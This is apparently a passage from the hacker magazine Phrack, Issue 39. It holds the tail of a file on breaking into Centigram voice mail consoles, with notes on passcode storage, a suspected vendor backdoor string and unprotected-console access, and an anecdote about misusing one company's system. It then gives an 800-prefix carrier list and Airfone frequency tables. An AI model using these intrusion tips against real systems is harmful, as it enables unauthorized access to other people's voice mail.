HEX: 8487
000: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
010: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
020: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 34 38 |..............48|
030: 37 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |7...............|
040: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
050: 00 00 00 00 00 00 00 00 - 00 00 42 49 4f 54 45 43 |..........BOBTEC|
060: 48 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |H...............|
070: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
080: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 37 32 33 |.............723|
090: 36 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |6...............|
0a0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
0b0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
0c0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |................|
[mostly deleted -- the list continues to hex fff.]
```

One of the unfortunate aspects is that the password is not displayed in the Mailbox format (Awwww!). I can tell you now, though, that it also isn't displayed anywhere in the Raw Dump format. The program "asetpass" was used to change the password of a test mailbox, and both full dumps were downloaded and compared; they matched exactly. So, it looks like the passcodes are probably stored somewhere else, and the dump simply contains a link to the appropriate offset; which means the only way, so far, to get passcodes for mailboxes is to capture them in EVMON.

Intricacies of the login program:

The console login program is 1:/cmds/login. Although I can't even recognize any valid 8080 series assembly in the program (and I'm told the Centigram boxes run on the 8080 family), I did manage to find a few interesting tidbits inside of it. First, the console and remote passwords seems to be stored in the file /config/rates; unfortunately, it's encrypted and I'm not going to try to break the scheme. /config/rates looks like this:

```
$ p /config/rates
\CE\FFC~C~\0A\00\00\00\00\00\0A\00\00\00\00\00\0A\00\00\00\00\00\0A\00\00\00\00
\00\0A\00\00\00\00\00\0A\00\00\00\00\00\0A\00\00\00\00\00\00\00\00\00\00\00
```

\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00

Accepting the \CE as some sort of control byte, this file is divided up into about eight empty sections of five bytes a piece, mostly null, indicating that, possibly, there are a number of acceptable passcode combinations, or a number of different functions with different passcodes. In this instance, only one passcode appears to be selected. I am still unsure, however, whether this is actually a password file, or a file that would act as a pointer to another space on the disk which contains the actual password. I would assume, for this login program, that it is actually an encrypted password.

Another very interesting thing sleeping within the confines of the login program is the inconspicuous string "QNX." It sits in the code between two "Enter Passcode:" prompts, separated by \00s. I believe this to be a system wide backdoor placed into the login program by Centigram, Corp. Such a thing does exist; whenever Centigram wants to get into a certain mailbox system to perform maintenance or solve a problem, they can. They may, however, require the serial number of the machine or of the hard drive, in order to get this access. This serial number would be provided by the company requiring service.

When logging in with QNX, a very strange thing happens.

```
(^Z)
Enter Passcode: (QNX^M)  Enter Passcode:
```

A second passcode prompt appears, a prompt in which the "QNX" passcode produces an Invalid Passcode message. I believe that when Centigram logs in from remote, they use this procedure, along with either a predetermined passcode, or a passcode determined based on a serial number, to access the system. I have not ever seen this procedure actually done, but it is the best speculation that I can give.

I should also make note of a somewhat less important point. Should the console have no passcodes assigned, a simple ^Z for terminal activation will start the /cmds/console program, and log the user directly in without prompting for a passcode. The odds on finding a Centigram like this, nowadays, is probably as remote as being struck by lightning, but personally, I can recall a time a number of years back when a Florida company hadn't yet passcode protected a Centigram. It was very fun to have such a large number of people communicating back and forth in normal voice; it was even more fun to hop on conferences with a number of people and record the stupidity of the average Bell operator.

Special Keys or Strings:

There are a number of special characters or strings that are important to either the shell or the program being executed. Some of these are:

```
?     after the program name, gives help list for that program.
&     runs a task in the background
:     sets the comment field (for text within shell scripts)
;     command delimiter within the shell
>     redirects output of a task to a file
<     (theoretically) routes input from a file
$cons the "filename" of the console (redirectable)
$tty# the "filename" of tty number "#"
$mdm  the "filename" of the modem line
#$    ? produces a value like "1920", "321d"
        probably the TID of the current process
##    ? produces a value like "ffff"
#%    ? produces a value like "0020", "001d"
#&    ? produces a value like "0000"
#?    ? produces a value like "0000"
#*    a null argument
#g    ? produces a value like "00ff"
#i    directly followed by a number, produces "0000"
      not followed, produces the error "non-existent integer variable" probably
      used in conjunction with environment variables
#k    accepts a line from current input (stdin) to be
      substituted on the command line
```

```
#m    ? "00ff"
#n    ? "0000"
#p    ? "0042"
#s    produces the error "non-existent string variable" probably used in
      conjunction with environment variables
#t    ? "0003"
#u    ? some string similar to "system"
#D    ? "0018"
#M    ? "0004"
#Y    ? "005c"
```

"Centigram Voice Mail System Consoles" was written anonymously. There are no group affiliations tied to this file.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 7 of 13

```
/^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\
/^\                                           /^\
/^\          Special Area Codes II            /^\
/^\                                           /^\
/^\              by Bill Huttig               /^\
/^\             wah@ZACH.FIT.EDU              /^\
/^\                                           /^\
/^\            February 24, 1992              /^\
/^\                                           /^\
/^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\ /^\
```

The first "Special Area Codes" file appeared in Phrack Issue 24, but here is an updated listing of the prefixes used with 800 toll free service. This list shows which carrier handles calls placed to 800-XXX numbers. Choice of carrier routing on calls to 800-xxx numbers cannot be overridden with 10xxx routing. It should also be noted that on calls to 800 numbers, the called party either immediatly in some instances or on a delayed basis receives a record of numbers which called. This identification of the calling party cannot be overridden with *67 or the "line-blocking" associated with Caller-ID.

```
202 RCCP RADIO COMMON CARRIER PAGING
212 RCCP RADIO COMMON CARRIER PAGING
213 9348 CINCINNATI BELL TELEPHONE
220 ATZ  ATX-COMMUNICATIONS
221 ATX  AT&T-C
222 ATX  AT&T-C
223 ATX  AT&T-C
224 LDL  LONG DISTANCE FOR LESS
225 ATX  AT&T-C
226 ATL  ATC
227 ATX  AT&T-C
228 ATX  AT&T-C
229 TDX  CABLE & WIRELESS COMMUNICATIONS
230 NTK  NETWORK TELEMANAGEMENT SERVICES
231 ATX  AT&T-C
232 ATX  AT&T-C
233 ATX  AT&T-C
234 MCI  MCI TELECOMMUNICATIONS CORPORATION
235 ATX  AT&T-C
236 SCH  SCHNEIDER COMMUNICATIONS
237 ATX  AT&T-C
238 ATX  AT&T-C
239 DLT  DELTA COMMUNICATIONS, INC.
240 SIR  SOUTHERN INTEREXCHANGE SERVICES
241 ATX  AT&T-C
242 ATX  AT&T-C
243 ATX  AT&T-C
244 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
245 ATX  AT&T-C
246 9553 SOUTHWESTERN BELL
247 ATX  AT&T-C
248 ATX  AT&T-C
249 LWC  LASSMAN-WEBER COMMUNICATIONS
251 ATX  AT&T-C
252 ATX  AT&T-C
253 ATX  AT&T-C
254 TTU  TOTAL-TEL USA
255 ATX  AT&T-C
256 LSI  LONG DISTANCE SAVERS
257 ATX  AT&T-C
258 ATX  AT&T-C
259 LSI  LONG DISTANCE SAVERS
260 COK  COM-LINK21
261 SCH  SCHNEIDER COMMUNICATIONS
```

```
262 ATX  AT&T-C
263 CAN  TELCOM CANADA
264 LDD  LDDS COMMUNICATIONS
265 CAN  TELCOM CANADA
266 CSY  COM SYSTEMS
267 CAN  TELCOM CANADA
268 CAN  TELCOM CANADA
269 FDG  FIRST DIGITAL NETWORK
270 CRZ  CLEARTEL COMMUNICATIONS
271 TRA3 TRAFFIC ROUTING ADMINISTRATION 3
272 ATX  AT&T-C
273 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
274 MCI  MCI TELECOMMUNICATIONS CORPORATION
275 ITT  MTD/UNITED STATES TRANSMISSION SYSTEMS
276 ONE  ONE CALL COMMUNICATIONS, INC.
277 SNT  MCI / TDD / SOUTHERNNET, INC.
279 MAL  MIDAMERICAN
280 ADG  ADVANTAGE NETWORK, INC.
282 ATX  AT&T-C
283 MCI  MCI TELECOMMUNICATIONS CORPORATION
284 MCI  MCI TELECOMMUNICATIONS CORPORATION
286 9147 SOUTHERN NEW ENGLAND TELEPHONE
287 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
288 MCI  MCI TELECOMMUNICATIONS CORPORATION
289 MCI  MCI TELECOMMUNICATIONS CORPORATION
292 ATX  AT&T-C
293 PRO  PROTO-COL
294 FDC  AFFORD A CALL
295 ACT  ACC LONG DISTANCE CORPORATION
296 LDW  LONG DISTANCE SERVICE, INC.
297 ARE  AMERICAN EXPRESS TRS
298 CNO  COMTEL OF NEW ORLEANS
299 ATL  ATC
302 RCCP RADIO COMMON CARRIER PAGING
312 RCCP RADIO COMMON CARRIER PAGING
320 CQD  CONQUEST LONG DISTANCE CORPORATION
321 ATX  AT&T-C
322 ATX  AT&T-C
323 ATX  AT&T-C
324 HNI  HOUSTON NETWORKM INC./VXVY TELECOM, INC.
325 ATX  AT&T-C
326 UTC  US TELCOM, INC./US SPRINT
327 ATX  AT&T-C
328 ATX  AT&T-C
329 ATL  ATC
330 ATL  ATC
331 ATX  AT&T-C
332 ATX  AT&T-C
333 MCI  MCI TELECOMMUNICATIONS CORPORATION
334 ATX  AT&T-C
335 SCH  SCHNEIDER COMMUNICATIONS
336 ATX  AT&T-C
337 FDR  FIRST DATA RESOURCES
338 ATX  AT&T-C
339 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
340 FFM  FIRST FINANCIAL MANAGEMENT CORPORATION
341 ATX  AT&T-C
342 ATX  AT&T-C
343 ATX  AT&T-C
344 ATX  AT&T-C
345 ATX  AT&T-C
346 ATX  AT&T-C
347 UTC  US TELCOM, INC./US SPRINT
348 ATX  AT&T-C
349 DCT  DIRECT COMMUNICATIONS, INC.
350 CSY  COM SYSTEMS
351 ATX  AT&T-C
352 ATX  AT&T-C
353 SCH  SCHNEIDER COMMUNICATIONS
354 ATX  AT&T-C
```

```
355 ATZ  ATX-COMMUNICATIONS
356 ATX  AT&T-C
357 CNZ  CAM-NET SYSTEMS-INC.
358 ATX  AT&T-C
359 UTC  US TELCOM, INC./US SPRINT
360 CWV  ?
361 CAN  TELCOM CANADA
362 ATX  AT&T-C
363 CAN  TELCOM CANADA
364 HNI  HOUSTON NETWORKM INC./VXVY TELECOM, INC.
365 MCI  MCI TELECOMMUNICATIONS CORPORATION
366 UTC  US TELCOM, INC./US SPRINT
367 ATX  AT&T-C
368 ATX  AT&T-C
369 TDD  MCI / TELECONNECT
370 TDD  MCI / TELECONNECT
372 ATX  AT&T-C
373 TDD  MCI / TELECONNECT
374 ITG  INTERNATIONAL TELECHARGE, INC.
375 TNO  ATC CIGNAL COMMUNICATIONS
375 ATL  ATC
376 ECR  ECONO-CALL LONG DISTANCE
377 GTS  TELENET COMMUNICATIONS CORPORATION
378 NTP  NATIONAL TELEPHONE COMPANY
379 EMI  EASTERN MICROWAVE
381 LMI  LONG DISTANCE OF MICHIGAN
382 ATX  AT&T-C
383 TDD  MCI / TELECONNECT
384 FDT  FRIEND TECHNOLOGIES
385 CAB  HEDGES COMMUNICATIONS /COM CABLE LAYING
386 TBQ  TELECABLE CORPORATION
387 CAN  TELCOM CANADA
388 MCI  MCI TELECOMMUNICATIONS CORPORATION
390 EBR  ECONO-CALL
392 ATX  AT&T-C
393 EXF  PIONEER TELEPHONE /EXECULINES OF FLORIDA
394 TDX  CABLE & WIRELESS COMMUNICATIONS
395 MCI  MCI TELECOMMUNICATIONS CORPORATION
396 BOA  BANK OF AMERICA
397 TDD  MCI / TELECONNECT
399 ARZ  AMERICALL CORPORATION (CA)
402 RCCP RADIO COMMON CARRIER PAGING
412 RCCP RADIO COMMON CARRIER PAGING
420 TGR  TMC OF SOUTHWEST FLORIDA
421 ATX  AT&T-C
422 ATX  AT&T-C
423 ATX  AT&T-C
424 ATX  AT&T-C
425 TTH  TELE TECH, INC.
426 ATX  AT&T-C
427 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
428 ATX  AT&T-C
429 TRF  T-TEL
431 ATX  AT&T-C
432 ATX  AT&T-C
433 ATX  AT&T-C
434 AGN  AMERIGON
435 ATX  AT&T-C
436 IDN  INDIANA SWITCH, INC.
437 ATX  AT&T-C
438 ATX  AT&T-C
439 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
440 TXN  TEX-NET
441 ATX  AT&T-C
442 ATX  AT&T-C
443 ATX  AT&T-C
444 MCI  MCI TELECOMMUNICATIONS CORPORATION
445 ATX  AT&T-C
446 ATX  AT&T-C
447 ATX  AT&T-C
```

```
448 ATX  AT&T-C
449 UTD  UNITED TELCO / TELAMAR
450 USL  US LINK LONG DISTANCE
451 ATX  AT&T-C
452 ATX  AT&T-C
453 ATX  AT&T-C
454 ALN  ALLNET COMMUNICATIONS SERVICES
455 LDG  LDD, INC.
456 MCI  MCI TELECOMMUNICATIONS CORPORATION
457 ATX  AT&T-C
458 ATX  AT&T-C
459 9631 NORTHWEST BELL
460 NTX  NATIONAL TELEPHONE EXCHANGE
461 CAN  TELCOM CANADA
462 ATX  AT&T-C
463 CAN  TELCOM CANADA
464 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
465 CAN  TELCOM CANADA
466 ALN  ALLNET COMMUNICATIONS SERVICES
467 LDD  LDDS COMMUNICATIONS
468 ATX  AT&T-C
469 IAS  IOWA NETWORK SERVICES
471 ALN  ALLNET COMMUNICATIONS SERVICES
472 ATX  AT&T-C
473 UTC  US TELCOM, INC./US SPRINT
474 32V1 VIRGIN ISLAND TELEPHONE
475 TDD  MCI / TELECONNECT
476 SNT  MCI / TDD / SOUTHERNNET, INC.
477 MCI  MCI TELECOMMUNICATIONS CORPORATION
478 AAM  ALASCOM
479 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
481 1186 GTE/NORTH
482 ATX  AT&T-C
483 0328 GTE/FLORIDA
484 TDD  MCI / TELECONNECT
485 TDD  MCI / TELECONNECT
486 TDX  CABLE & WIRELESS COMMUNICATIONS
487 UTC  US TELCOM, INC./US SPRINT
488 UTC  US TELCOM, INC./US SPRINT
489 LDD  LDDS COMMUNICATIONS
492 ATX  AT&T-C
493 IPC  INTERNATION PACIFIC
494 NWR  NETWORK TELEPHONE SERVICE
495 JNT  J-NET COMMUNICATIONS
496 TRA3 TRAFFIC ROUTING ADMINISTRATION 3
502 RCCP RADIO COMMON CARRIER PAGING
512 RCCP RADIO COMMON CARRIER PAGING
520 PCD  PENTAGON COMPUTER DATA, LTD.
521 ATX  AT&T-C
522 ATX  AT&T-C
523 ATX  AT&T-C
524 ATX  AT&T-C
525 ATX  AT&T-C
526 ATX  AT&T-C
527 ATX  AT&T-C
528 ATX  AT&T-C
529 MIT  MIDCO COMMUNICATIONS
530 VRT  VARTEC NATIONAL, INC.
531 ATX  AT&T-C
532 ATX  AT&T-C
533 ATX  AT&T-C
534 TRA3 TRAFFIC ROUTING ADMINISTRATION 3
535 ATX  AT&T-C
536 ALN  ALLNET COMMUNICATIONS SERVICES
537 ATX  AT&T-C
538 ATX  AT&T-C
539 FNE  FIRST PHONE
540 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
541 ATX  AT&T-C
542 ATX  AT&T-C
```

```
543 ATX  AT&T-C
544 ATX  AT&T-C
545 ATX  AT&T-C
546 UTC  US TELCOM, INC./US SPRINT
547 ATX  AT&T-C
548 ATX  AT&T-C
549 CBU  CALL AMERICA
550 CMA  CALL-AMERICA
551 ATX  AT&T-C
552 ATX  AT&T-C
553 ATX  AT&T-C
554 ATX  AT&T-C
555 ATX  AT&T-C
556 ATX  AT&T-C
557 ALN  ALLNET COMMUNICATIONS SERVICES
558 ATX  AT&T-C
561 CAN  TELCOM CANADA
562 ATX  AT&T-C
563 CAN  TELCOM CANADA
564 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
565 CAN  TELCOM CANADA
566 ALN  ALLNET COMMUNICATIONS SERVICES
567 CAN  TELCOM CANADA
568 MCI  MCI TELECOMMUNICATIONS CORPORATION
569 TEN  TELESPHERE NETWORK
572 ATX  AT&T-C
574 AMM  ACCESS LONG DISTANCE
575 AOI  UNITED COMMUNICATIONS, INC.
577 GTS  TELENET COMMUNICATIONS CORPORATION
579 LNS  LINTEL SYSTEMS
580 WES  WESTEL
582 ATX  AT&T-C
583 TDD  MCI / TELECONNECT
584 TDD  MCI / TELECONNECT
586 ATC  ACTION TELECOM COMPANY
587 LTQ  LONG DISTANCE FOR LESS
588 ATC  ACTION TELECOM COMPANY
589 LGT  LITEL
592 ATX  AT&T-C
593 TDD  MCI / TELECONNECT
594 TDD  MCI / TELECONNECT
595 32P1 PUERTO RICO TELEPHONE
596 TOI  TELECOM "OPTIONS" PLUS, INC.
599 LDM  LONG DISTANCE MANAGEMENT
602 RCCP RADIO COMMON CARRIER PAGING
612 RCCP RADIO COMMON CARRIER PAGING
621 ATX  AT&T-C
622 ATX  AT&T-C
623 TRA3 TRAFFIC ROUTING ADMINISTRATION 3
624 ATX  AT&T-C
625 NLD  NATIONAL DATA CORP
626 ATX  AT&T-C
627 MCI  MCI TELECOMMUNICATIONS CORPORATION
628 ATX  AT&T-C
629 2284 BEEHIVE TELEPHONE
631 ATX  AT&T-C
632 ATX  AT&T-C
633 ATX  AT&T-C
634 ATX  AT&T-C
635 ATX  AT&T-C
636 CQU  CONQUEST COMMUNICATION CORPORATION
637 ATX  AT&T-C
638 ATX  AT&T-C
639 BUR  BURLINGTON TEL
640 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
641 ATX  AT&T-C
642 ATX  AT&T-C
643 ATX  AT&T-C
644 CMA  CALL-AMERICA
645 ATX  AT&T-C
```

```
646 UTT  UNION TELEPHONE COMPANY
647 ATX  AT&T-C
648 ATX  AT&T-C
649 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
652 ATX  AT&T-C
654 ATX  AT&T-C
655 ESM  EXECULINE OF SACRAMENTO, INC.
656 AVX  AMVOX
657 TDD  MCI / TELECONNECT
658 TDD  MCI / TELECONNECT
659 UTC  US TELCOM, INC./US SPRINT
660 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
661 CAN  TELCOM CANADA
662 ATX  AT&T-C
663 CAN  TELCOM CANADA
664 MCI  MCI TELECOMMUNICATIONS CORPORATION
665 CAN  TELCOM CANADA
666 MCI  MCI TELECOMMUNICATIONS CORPORATION
667 CAN  TELCOM CANADA
668 CAN  TELCOM CANADA
669 UTC  US TELCOM, INC./US SPRINT
672 ATX  AT&T-C
673 SNT  MCI / TDD / SOUTHERNNET, INC.
674 TDD  MCI / TELECONNECT
675 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
676 UTC  US TELCOM, INC./US SPRINT
677 MCI  MCI TELECOMMUNICATIONS CORPORATION
678 MCI  MCI TELECOMMUNICATIONS CORPORATION
679 VOB  TRANS-NET, INC.
680 2408 PACIFIC TELCOM
682 ATX  AT&T-C
683 MTD  METROMEDIA LONG DISTANCE
684 NTQ  NORTHERN TELECOM, INC.
685 MCI  MCI TELECOMMUNICATIONS CORPORATION
686 LGT  LITEL
687 NTS  NTS COMMUNICATIONS
688 MCI  MCI TELECOMMUNICATIONS CORPORATION
689 NWS  NORTHWEST TELCO
691 32D1 DOMIN REPUBLIC TELEPHONE
692 ATX  AT&T-C
693 JJJ  TRI-J
694 TZC  TELESCAN
695 MCI  MCI TELECOMMUNICATIONS CORPORATION
696 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
698 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
699 PLG  PILGRIM TELEPHONE CO.
702 RCCP RADIO COMMON CARRIER PAGING
712 RCCP RADIO COMMON CARRIER PAGING
720 TGN  TELEMANAGEMENT CONSULT'T CORP
721 FLX  FLEX COMMUNICATIONS
722 ATX  AT&T-C
723 MCI  MCI TELECOMMUNICATIONS CORPORATION
724 RTC  RCI CORPORATION
725 ATL  ATC
726 UTC  US TELCOM, INC./US SPRINT
727 MCI  MCI TELECOMMUNICATIONS CORPORATION
728 TDD  MCI / TELECONNECT
729 UTC  US TELCOM, INC./US SPRINT
732 ATX  AT&T-C
733 UTC  US TELCOM, INC./US SPRINT
734 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
735 UTC  US TELCOM, INC./US SPRINT
736 UTC  US TELCOM, INC./US SPRINT
737 MEC  MERCURY, INC.
738 MEC  MERCURY, INC.
741 ATL  ATC
742 ATX  AT&T-C
743 UTC  US TELCOM, INC./US SPRINT
744 TRA3 TRAFFIC ROUTING ADMINISTRATION 3
745 UTC  US TELCOM, INC./US SPRINT
```

```
746 FTC  FTC COMMUNICATIONS, INCORPORATION
747 TDD  MCI / TELECONNECT
748 TDD  MCI / TELECONNECT
749 ATL  ATC
752 ATX  AT&T-C
753 MCI  MCI TELECOMMUNICATIONS CORPORATION
754 TSH  TEL-SHARE
755 UTC  US TELCOM, INC./US SPRINT
756 MCI  MCI TELECOMMUNICATIONS CORPORATION
757 TID  TMC OF SOUTH CENTRAL INDIANA
759 MCI  MCI TELECOMMUNICATIONS CORPORATION
761 ACX  ALTERNATE COMMUNICATIONS TECHNOLOGY
762 ATX  AT&T-C
763 TON  TOUCH & SAVE
764 AAM  ALASCOM
765 MCI  MCI TELECOMMUNICATIONS CORPORATION
766 MCI  MCI TELECOMMUNICATIONS CORPORATION
767 UTC  US TELCOM, INC./US SPRINT
768 SNT  MCI / TDD / SOUTHERNNET, INC.
770 3300 GENERAL COMMUNICATIONS
771 SNT  MCI / TDD / SOUTHERNNET, INC.
772 ATX  AT&T-C
773 CUX  COMPU-TEL INC.
774 TTQ  TTE OF CHARLESTON
776 UTC  US TELCOM, INC./US SPRINT
777 MCI  MCI TELECOMMUNICATIONS CORPORATION
778 EDS  ELECTRONIC DATA SYSTEMS CORPORATION
779 TDD  MCI / TELECONNECT
780 SNT  MCI / TDD / SOUTHERNNET, INC.
782 ATX  AT&T-C
783 ALN  ALLNET COMMUNICATIONS SERVICES
784 ALG  AMERICAN LONG LINE
785 SNH  SUNSHINE TELEPHONE CO.
786 0341 UNITED/FLORIDA
787 MAD  MID ATLANTIC TELECOM
788 UTC  US TELCOM, INC./US SPRINT
789 TMU  TEL-AMERICA, INC.
792 ATX  AT&T-C
794 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
797 TAM  TMC OF SOUTH CENTRAL INDIANA
798 TDD  MCI / TELECONNECT
800 UTC  US TELCOM, INC./US SPRINT
802 RCCP RADIO COMMON CARRIER PAGING
807 NTI  NETWORK TELECOMMUNICATIONS
808 AAX  AMERITECH AUDIOTEX SERVICES
812 RCCP RADIO COMMON CARRIER PAGING
821 ATX  AT&T-C
822 ATX  AT&T-C
823 THA  TOUCH AMERICA
824 ATX  AT&T-C
825 MCI  MCI TELECOMMUNICATIONS CORPORATION
826 ATX  AT&T-C
827 UTC  US TELCOM, INC./US SPRINT
828 ATX  AT&T-C
829 UTC  US TELCOM, INC./US SPRINT
831 ATX  AT&T-C
832 ATX  AT&T-C
833 ATX  AT&T-C
834 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
835 ATX  AT&T-C
836 TDD  MCI / TELECONNECT
837 TDD  MCI / TELECONNECT
838 0567 UNITED/INT MN
839 VST  STAR-LINE
841 ATX  AT&T-C
842 ATX  AT&T-C
843 ATX  AT&T-C
844 LDD  LDDS COMMUNICATIONS
845 ATX  AT&T-C
846 MCI  MCI TELECOMMUNICATIONS CORPORATION
```

```
847 ATX  AT&T-C
848 ATX  AT&T-C
849 BTM  BUSINESS TELECOM, INC.
850 TKC  TK COMMUNICATIONS
851 ATX  AT&T-C
852 ATX  AT&T-C
853 UTY  UNIVERSAL COMMUNICATIONS
854 ATX  AT&T-C
855 ATX  AT&T-C
857 TDD  MCI / TELECONNECT
858 ATX  AT&T-C
860 VNS  VIRTUAL NETWORK
862 ATX  AT&T-C
863 ALN  ALLNET COMMUNICATIONS SERVICES
864 TEN  TELESPHERE NETWORK
865 3100 HAWAIIAN TELEPHONE
866 MCI  MCI TELECOMMUNICATIONS CORPORATION
867 RBL  VORTEL
868 SNT  MCI / TDD / SOUTHERNNET, INC.
869 UTC  US TELCOM, INC./US SPRINT
871 TXL  DIGITAL NETWORK, INC.
872 ATX  AT&T-C
873 MCI  MCI TELECOMMUNICATIONS CORPORATION
874 ATX  AT&T-C
875 ALN  ALLNET COMMUNICATIONS SERVICES
876 MCI  MCI TELECOMMUNICATIONS CORPORATION
877 UTC  US TELCOM, INC./US SPRINT
878 ALN  ALLNET COMMUNICATIONS SERVICES
879 MCI  MCI TELECOMMUNICATIONS CORPORATION
880 NTV  NATIONAL TELECOMMUNICATIONS
881 NTV  NATIONAL TELECOMMUNICATIONS
882 ATX  AT&T-C
883 TDX  CABLE & WIRELESS COMMUNICATIONS
884 UTC  US TELCOM, INC./US SPRINT
885 SDY  TELVUE,CORP
886 ALN  ALLNET COMMUNICATIONS SERVICES
887 ETS  EASTERN TELEPHONE SYSTEMS, INC.
888 MCI  MCI TELECOMMUNICATIONS CORPORATION
889 2408 PACIFIC TELCOM
890 ATZ  ATX-COMMUNICATIONS
891 TVT  TMC COMMUNICATIONS
892 ATX  AT&T-C
896 TXN  TEX-NET
898 CGI  COMMUNICATIONS GROUP OF JACKSON
899 TDX  CABLE & WIRELESS COMMUNICATIONS
902 RCCP RADIO COMMON CARRIER PAGING
908 AAX  AMERITECH AUDIOTEX SERVICES
912 RCCP RADIO COMMON CARRIER PAGING
922 ATX  AT&T-C
923 ALN  ALLNET COMMUNICATIONS SERVICES
924 NASC 800 NUMBER SERVICE & ASSIGNMENT CENTER
925 MCI  MCI TELECOMMUNICATIONS CORPORATION
926 MCI  MCI TELECOMMUNICATIONS CORPORATION
927 UTC  US TELCOM, INC./US SPRINT
928 ALU  AMERICALL SYSTEMS - LOUISIANNA
932 ATX  AT&T-C
933 MCI  MCI TELECOMMUNICATIONS CORPORATION
934 MCI  MCI TELECOMMUNICATIONS CORPORATION
936 RBW  R-COMM
937 MCI  MCI TELECOMMUNICATIONS CORPORATION
939 TZX  TELENATIONAL COMMUNICATIONS
940 TSF  ATC / SOUTH TEL
942 ATX  AT&T-C
943 AUU  AUS, INC.
944 MCI  MCI TELECOMMUNICATIONS CORPORATION
945 MCI  MCI TELECOMMUNICATIONS CORPORATION
946 API  PHONE ONE - AMERICAN PIONEER TELEPHONE
947 MCI  MCI TELECOMMUNICATIONS CORPORATION
948 PHX  PHOENIX NETWORK
950 MCI  MCI TELECOMMUNICATIONS CORPORATION
```

```
951 BML  PHONE AMERICA
952 ATX  AT&T-C
955 MCI  MCI TELECOMMUNICATIONS CORPORATION
960 CNO  COMTEL OF NEW ORLEANS
962 ATX  AT&T-C
963 SOC  STATE OF CALIFORNIA
964 MCI  MCI TELECOMMUNICATIONS CORPORATION
965 TLX  TMC OF LEXINGTON
966 TDX  CABLE & WIRELESS COMMUNICATIONS
967 MCI  MCI TELECOMMUNICATIONS CORPORATION
968 TED  TELEDIAL AMERICA
969 TDX  CABLE & WIRELESS COMMUNICATIONS
972 ATX  AT&T-C
980 VLW  VALU-LINE OF LONGVIEW, INC.
981 32P1 PUERTO RICO TELEPHONE
982 ATX  AT&T-C
983 WUT  WESTERN UNION TELEGRAPH CO.
986 WUT  WESTERN UNION TELEGRAPH CO.
987 BTL  BITTEL TELECOMMUNICATIONS CORPORATION
988 TDD  MCI / TELECONNECT
989 TDX  CABLE & WIRELESS COMMUNICATIONS
990 FEB  FEB CORPORATION
992 ATX  AT&T-C
993 LKS  ?
996 VOA  VALU-LINE
999 MCI  MCI TELECOMMUNICATIONS CORPORATION
```

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 8 of 13

Air Fone Frequencies

by Leroy Donnelly
Leroy.Donnelly@IVGATE.OMAHUG.ORG

This is a quick file on the subject of what frequencies are used for Air Fone Telephone while in-flight air-to-ground. The following should give you some an understanding of how it all works.

The FCC has issued rules on allocation of the 849-851/894-895 MHz bands for air-ground radiotelephone service.

The most recent action was effective September 9, 1991:

1) Changed channel spacing from GTE Airfone Inc.'s de facto standards;

2) Ordered GTE to make its service available to other air-ground licensees at non-discriminatory rates;

3) Divided each channel block into 6 control channels (P-1 through P-6) and 29 communications channels (C-1 through C-29);

4) Provided for a communications channel bandwidth of 6 kHz;

5) Gave GTE 22 months to modify its current control channel scheme; during this period, GTE can use the lower 20 kHz of each channel block, which includes channels C-1, C-2, and C-3, for control. GTE then has another 38 months during which it can only use a 3.2 kHz control channel in channel C-2 of each channel block. After these transition periods end (September of 1996), GTE must switch to control channels marked P-1 through P-6 in the tables below;

6) Empowered the FCC to assign exclusively one control channel to each air-ground licensee;

7) Limited the ERP of airborne stations to 30 watts maximum; and that of ground stations to 100 watts maximum;

8) Limited the ERP of ground stations to 1 watt when communicating with aircraft on the ground.

GROUND TO AIR CHANNELS

(NOTE: "GB" in these listings denotes Guard Band, a series of 3 kHz spacings to separate communications channels from control channels.)

CH. #	CHANNEL BLOCK				
	10	9	8	7	6
C-1	849.0055	849.2055	849.4055	849.6055	849.8055
C-2	849.0115	849.2115	849.4115	849.6115	849.8115
C-3	849.0175	849.2175	849.4175	849.6175	849.8175
C-4	849.0235	849.2235	849.4235	849.6235	849.8235
C-5	849.0295	849.2295	849.4295	849.6295	849.8295
C-6	849.0355	849.2355	849.4355	849.6355	849.8355
C-7	849.0415	849.2415	849.4415	849.6415	849.8415
C-8	849.0475	849.2475	849.4475	849.6475	849.8475
C-9	849.0535	849.2535	849.4535	849.6535	849.8535
C-10	849.0595	849.2595	849.4595	849.6595	849.8595
C-11	849.0655	849.2655	849.4655	849.6655	849.8655
C-12	849.0715	849.2715	849.4715	849.6715	849.8715
